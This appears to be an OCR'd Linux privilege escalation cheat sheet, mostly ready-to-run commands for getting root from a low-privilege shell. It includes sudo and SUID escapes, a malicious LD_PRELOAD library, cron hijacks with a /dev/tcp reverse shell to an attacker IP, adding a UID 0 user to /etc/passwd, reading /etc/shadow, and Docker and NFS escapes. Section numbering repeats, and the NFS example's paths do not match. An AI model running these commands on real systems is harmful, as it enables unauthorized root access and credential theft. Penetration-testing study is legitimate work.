
Linux Privilege Escalation — Cheat Sheet

Escalate from a low-privilege shell to root. Each section covers how to find and exploit the vector. Run linpeas first — it flags most of these automatically. Replace <placeholders> with your own values.



① Automated Tools — Run First

Run these immediately after landing a shell. LinPEAS alone catches most escalation paths and color-codes output by risk.

Check

```
# Transfer and run linpeas:
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh |
sh
# Or transfer the file, then:
chmod +x linpeas.sh && ./linpeas.sh | tee linpeas_out.txt

# LSE — cleaner output, good for quick triage:
chmod +x lse.sh && ./lse.sh -l 1    # -l 1 = interesting only

# pspy — watch live processes without root (essential for catching cron jobs):
chmod +x pspy64 && ./pspy64
```

LinPEAS output colors: yellow = interesting, red/magenta = high-probability exploit. Always run it first.

---

② sudo -l

The single most important command after landing a shell. Shows every command you can run as another user (usually root).

Check

```
sudo -l
```

Cross-reference every binary listed at **gtfobins.github.io** — filter by Sudo. Common escapes:

Exploit

```
# vim:
sudo vim -c ':!/bin/bash'

# find:
sudo find . -exec /bin/bash \; -quit

# python / python3:
sudo python3 -c 'import os; os.system("/bin/bash")'

# nmap (older versions with --interactive):
sudo nmap --interactive
!sh

# tar:
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

# less / more:
sudo less /etc/passwd    # then type: !bash

# awk:
sudo awk 'BEGIN {system("/bin/bash")}'

# perl:
sudo perl -e 'exec "/bin/bash"'
```

If output shows `(ALL) ALL` *— you already have full root. Just run* `sudo /bin/bash`.

---

sudo — LD_PRELOAD Injection

If `sudo -l` shows `env_keep+=LD_PRELOAD`, any allowed binary loads a malicious shared library as root.

Exploit

```
# 1. Write the malicious library:
cat > /tmp/evil.c << 'EOF'
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
EOF

# 2. Compile:
gcc -fPIC -shared -o /tmp/evil.so /tmp/evil.c -nostartfiles

# 3. Run any allowed binary with the injected library:
sudo LD_PRELOAD=/tmp/evil.so <any-allowed-binary>
```

PYTHONPATH variant: create `/tmp/os.py` *containing* `import pty; pty.spawn("/bin/bash")`*, then run* `sudo PYTHONPATH=/tmp <any-python-script>`.

---

③ SUID / SGID Binary Abuse

SUID files execute as their owner (usually root) regardless of who runs them. Find them, then check GTFOBins for an escape.

Check

```
find / -perm -4000 -type f 2>/dev/null     # SUID
find / -perm -2000 -type f 2>/dev/null     # SGID
find / -perm -6000 -type f 2>/dev/null     # both
```

*Check every result at **gtfobins.github.io** — filter by SUID. Common dangerous binaries: bash, python, vim, find, cp, nmap, perl, ruby, tar.*

Exploit

```
# bash with SUID bit set:
/bin/bash -p               # -p keeps effective UID = root

# find (SUID):
find . -exec /bin/bash -p \; -quit

# python / python3 (SUID):
python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'

# vim (SUID):
vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'

# cp (SUID) — read privileged files:
LFILE=/etc/shadow
cp "$LFILE" /tmp/shadow.bak

# nmap (old SUID versions with --interactive):
nmap --interactive
!sh
```

---

④ Capabilities Abuse

Linux capabilities grant partial root powers without full SUID. `cap_setuid+ep` is effectively root.

Check

```
getcap -r / 2>/dev/null
```

Dangerous capabilities: `cap_setuid+ep`, `cap_dac_read_search+ep`, `cap_dac_override+ep`

Exploit

```
# cap_setuid+ep — change UID to 0:

# Python:
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

# Perl:
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash"'

# Ruby:
ruby -e 'Process::Sys.setuid(0); exec "/bin/bash"'

# cap_dac_read_search — read any file regardless of permissions:
python3 -c 'print(open("/etc/shadow").read())'
```

`+ep` = *effective + permitted. A binary with* `cap_setuid+ep` *can call* `setuid(0)` *and gain root before exec.*

---

⑤ Cron Job Hijacking

Root cron jobs that call writable scripts are instant escalation. pspy reveals jobs not visible in crontab files.

Check

```
crontab -l                          # current user's cron jobs
cat /etc/crontab                    # system-wide cron table
ls -la /etc/cron.*                  # cron.d, cron.daily, cron.hourly etc.
cat /etc/cron.d/*
pspy64                              # watch all processes in real time — no root needed
```

Script hijack — if the script called by cron is writable:

Exploit

```
# Example: root's cron runs /opt/backup.sh every minute
ls -la /opt/backup.sh               # confirm writable

# Option A — set SUID on bash:
echo 'chmod +s /bin/bash' >> /opt/backup.sh
# Wait for cron to fire, then:
bash -p

# Option B — reverse shell:
echo 'bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1' >> /opt/backup.sh
```

PATH hijack — if cron's PATH includes a directory you can write to before `/usr/bin`:

Exploit

```
# Example: /etc/crontab PATH=/home/user/bin:/usr/bin:/bin
# Cron calls: backup  (no full path)
mkdir -p /home/<user>/bin
printf '#!/bin/bash\nchmod +s /bin/bash\n' > /home/<user>/bin/backup
chmod +x /home/<user>/bin/backup
# Wait for cron to fire, then: bash -p
```

Wildcard injection — if cron runs `tar` with a `*` in a directory you can write to:

Exploit

```
# Example: cron runs: tar czf /backup/web.tar.gz /var/www/*
# In /var/www/ (the directory being archived):
touch -- '--checkpoint=1'
touch -- '--checkpoint-action=exec=bash /tmp/rev.sh'
# Create /tmp/rev.sh with your reverse shell payload
# On next cron run, tar processes filenames as CLI args → executes rev.sh as root
```

The filenames starting with `--` are interpreted as tar flags because of wildcard expansion — no exploit binary needed.

---

⑥ Writable /etc/passwd

If `/etc/passwd` is world-writable, append a new root-level user with a known password — instant root.

Check

```
ls -la /etc/passwd
```

Exploit

```
# Generate a password hash:
openssl passwd -1 <password>
# Example output: $1$xyz$aBcDeFgHiJkL...

# Append a new root user (UID:GID = 0:0):
echo 'root2:<hash>:0:0:root:/root:/bin/bash' >> /etc/passwd

# Switch to the new user:
su root2
```

UID and GID 0 give full root privileges. The password field holds the hash directly, bypassing /etc/shadow.

---

⑥ NFS no_root_squash

If an NFS export has `no_root_squash`, files created as root on your attacker machine are owned by root on the target. Copy a SUID bash binary.

Check

```
# On target:
cat /etc/exports              # look for no_root_squash

# From attacker machine:
showmount -e <target-ip>
```

Exploit

```
# On attacker machine (as root):
mount -t nfs <target-ip>:/<share> /mnt/nfs -o nolock
cp /bin/bash /mnt/nfs/bash
chmod +s /mnt/nfs/bash       # SUID bit set as root on attacker = root on target

# On target machine:
/tmp/bash -p                 # -p keeps elevated EUID → root shell
```

`no_root_squash` *means the NFS server trusts root on the client machine — the SUID bit survives because it's not stripped.*

---

⑦ Docker Group Escape

Membership in the `docker` group is equivalent to root — mount the host filesystem into a container and chroot in.

Check

```
id | grep docker
```

Exploit

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# You now have a root shell on the host filesystem
```

---

⑦ Writable systemd Service

If a service file that runs as root is world-writable, modify its `ExecStart` to run your payload on next restart.

Check

```
find /etc/systemd /lib/systemd /usr/lib/systemd -writable -type f 2>/dev/null
systemctl list-units --type=service --state=running
```

Exploit

```
# Edit ExecStart in the writable service file:
ExecStart=/bin/bash -c 'chmod +s /bin/bash'

# Reload and restart:
systemctl daemon-reload
systemctl restart <service-name>
bash -p
```

---

⑦ Shared Library (.so) Hijacking

If a directory in a SUID binary's library search path is writable, replace the library with a malicious constructor.

Check

```
ldd /usr/bin/<suid-binary>                    # list shared libs and their resolved
paths
find / -writable -name "*.so*" 2>/dev/null    # find writable .so files
```

Exploit

```
# Write malicious constructor to the writable .so path:
cat > /tmp/evil.c << 'EOF'
#include <stdlib.h>
void __attribute__((constructor)) init() {
    system("/bin/bash -p");
}
EOF
gcc -shared -fPIC -o /path/to/lib.so /tmp/evil.c
# Run the SUID binary — library constructor fires → root shell
```

Also check `readelf -d /usr/bin/<binary> | grep RPATH` *— a writable RPATH directory is exploitable the same way.*

---

⑦ Kernel Exploits

Last resort — noisy, version-specific, and can crash the system. Match the kernel version to a known CVE.

Check

```
uname -a                              # kernel version + architecture
cat /etc/os-release                   # distro and version
searchsploit "linux kernel" <version>
searchsploit linux local privilege escalation
```

Exploit

```
# DirtyPipe — CVE-2022-0847, Linux 5.8–5.16.11:
uname -r    # confirm version range
# PoC: github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

# DirtyCow — CVE-2016-5195, Linux < 4.14:
# PoC: github.com/dirtycow/dirtycow.github.io

# PwnKit — CVE-2021-4034, pkexec SUID (virtually all distros pre-2022):
ls -la $(which pkexec)
# PoC: github.com/ly4k/PwnKit

# Baron Samedit — CVE-2021-3156, sudo 1.8.2–1.8.31p2 / 1.9.0–1.9.5p1:
sudoedit -s '\' $(python3 -c 'print("A"*1000)')
# Segfault = likely vulnerable
```

Compile exploits on a machine with the same architecture and kernel version when possible. Static binaries (`gcc -static`) are more portable.

Key ideas: Run linpeas first — it covers 90% of the checks automatically and highlights the most likely paths. `sudo -l` is the single most important command — check GTFOBins for every binary listed. SUID binaries and capabilities are the fastest wins after sudo. Cron jobs require patience — run pspy64 for at least 2–3 minutes to catch timed jobs. Writable `/etc/passwd` and NFS `no_root_squash` are instant root in one or two commands. Kernel exploits are a last resort — noisy, version-specific, and can crash the system.